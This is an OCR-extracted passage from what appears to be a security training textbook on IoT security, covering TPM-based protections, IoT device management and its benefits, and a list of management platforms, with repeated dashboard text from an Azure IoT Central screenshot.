
- Utilize third-party authentication software such as Bitlocker drive encryption to authenticate the data imported from an external storage location outside the TPM perimeter.
- Employ software tools such as Nuvoton for IoT hardware units by using communication interfaces such as I2C and SPI in TPM devices.
- Bind the data to be transferred using a TPM bind key, which is a special encryption key based on the RSA encryption standard.
- Implement the sealing and unsealing concept of hardware authentication during major computational updates for IoT hardware units such as firmware updates and security patches.
- Employ an HMAC-key-based secure data communication mechanism between the TPM-based IoT device and the end user.
- Implement symmetric-key-based encryption for low-data-transmission applications, in which the data are stored outside the TPM perimeter, for ensuring the authenticity and integrity of the imported data.
- Verify sender authentication prior to the decryption of received data using the HMAC verification procedure facilitated by TPM devices using block-mode encryption algorithms such as cipher block chaining (CBC) and ciphertext feedback (CFB).
- Utilize RSA-based encryption to ensure data integrity with a digital signature.
- TPMs facilitate the storage of keys in non-volatile random-access memory (NVRAM) to enable the R/W option during unwanted incidents such as data loss due to environmental stress or malicious attacks.
- Utilize the canonical mode of data transfer, which helps in optimized data transfer by eliminating the unwanted bytes from a prolonged data-stream communication application using TPM-based IoT devices.
- Utilize root-of-trust (RT) models such as RT for measurement (RTM) and RT for verification (RTV) provided by TPM devices for secure booting and data transmission in IoT hardware units.

IoT Device Management

- IoT device management helps in supporting IoT solutions by using any software tools and processes and helps in **onboarding latest devices** securely and promptly
- It allows the users to track, monitor, and manage physical IoT devices and forces users to remotely **update the firmware**
- IoT device management helps in providing permissions and security capabilities for protection against vulnerabilities

IoT Device Management Solutions

- Oracle Fusion Cloud Internet of Things (IoT) (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- BalenaCloud (*https://www.balena.io*)


Smart inventory management 23zka8dnqa1
Search for devices
Manage template
Manage device
Connect
Devices
Device groups
Device templates
Analyze
Data explorer
Dashboards
Manage
Jobs
Extend
Rules
Data export
Security
Permissions
Devices > Inventory Gateways > RFID Gateway
RFID Gateway
Connected | Last data received: 1/29/2022, 9:53:54 AM | SIMULATED | Organization: Smart inventory management 23zka8dnqa1
About
Overview
Reader Details
Downstream Devices
Commands
Raw data
Mapped aliases
Tags
BLE Tags
RFID Tags
Total Tags
Readers Count (...
BLE Tags (avg)
5,051....
Average, Past 12 hours
RFID Tags (avg)
56,64...
Average, Past 12 hours
Total Tags (avg)
505,2...
Average, Past 12 hours
Readers Count (RFID...
35.02
Average, Past 12 hours
09:25 AM 01/29/2022
09:56 AM 01/29/2022

Azure IoT Central

https://azure.microsoft.com

IoT Device Management

IoT device management helps security professionals to track, monitor, and manage physical IoT devices from a remote location. Security professionals can use solutions such as Azure IoT Central, Oracle Fusion Cloud Internet of Things (IoT), and Predix to perform IoT device management. These solutions allow security professionals to update the firmware remotely. Further, IoT device management helps in providing permissions and enhancing security capabilities to ensure protection against various vulnerabilities.

IoT device management can be very supportive in preventing IoT attacks as it can provide:

- Proper authentication, as only trusted and secure devices with proper credentials are enrolled
- Accurate configuration, controlling devices to ensure proper functionality and improved performance. It can also reset the factory settings during device decommissioning.
- Proper monitoring to detect flaws and diagnose operational issues and software bugs through program logs
- Secure maintenance of remote devices and frequent device updates with the latest security patches

IoT Device Management Solutions

IoT device management solutions are used by security professionals, IT admin, or IoT administrators for onboarding, organizing, monitoring, and managing IoT devices. Discussed below are some IoT device management solutions:

- **Azure IoT Central**

  Source: *https://azure.microsoft.com*

  Azure IoT Central is a hosted, extensible software-as-a-service (SaaS) platform that simplifies the setup of IoT solutions. It helps to easily connect, monitor, and manage IoT assets at scale. Azure IoT Central can simplify the initial setup of an IoT solution and can reduce the management burden, operational costs, and overheads of a typical IoT project.



Smart inventory management 23zka8dnqa1
Search for devices
Manage template
Manage device
Connect
Devices
Device groups
Device templates
Analyze
Data explorer
Dashboards
Manage
Jobs
Extend
Rules
Data export
Security
Permissions
Devices > Inventory Gateways > RFID Gateway
RFID Gateway
Connected | Last data received: 1/29/2022, 9:53:54 AM | SIMULATED | Organization: Smart inventory management 23zka8dnqa1
About
Overview
Reader Details
Downstream Devices
Commands
Raw data
Mapped aliases
Tags
BLE Tags
RFID Tags
Total Tags
Readers Count (...
5,000
50,000
600,000
400,000
40
20
09:25 AM 01/29/2022
09:56 AM 01/29/2022
BLE Tags (avg)
5,051....
Average, Past 12 hours
RFID Tags (avg)
56,64...
Average, Past 12 hours
Total Tags (avg)
505,2...
Average, Past 12 hours
Readers Count (RFID...
35.02
Average, Past 12 hours

Figure 18.65: Screenshot of Azure IoT Central

Listed below are some of the additional solutions for IoT device management:

- Oracle Fusion Cloud Internet of Things (IoT) (*https://www.oracle.com*)
- Predix (*https://www.ge.com*)
- Cloud IoT Core (*https://cloud.google.com*)
- IBM Watson IoT Platform (*https://www.ibm.com*)
- BalenaCloud (*https://www.balena.io*)


IoT Security Tools

SeaCat.io

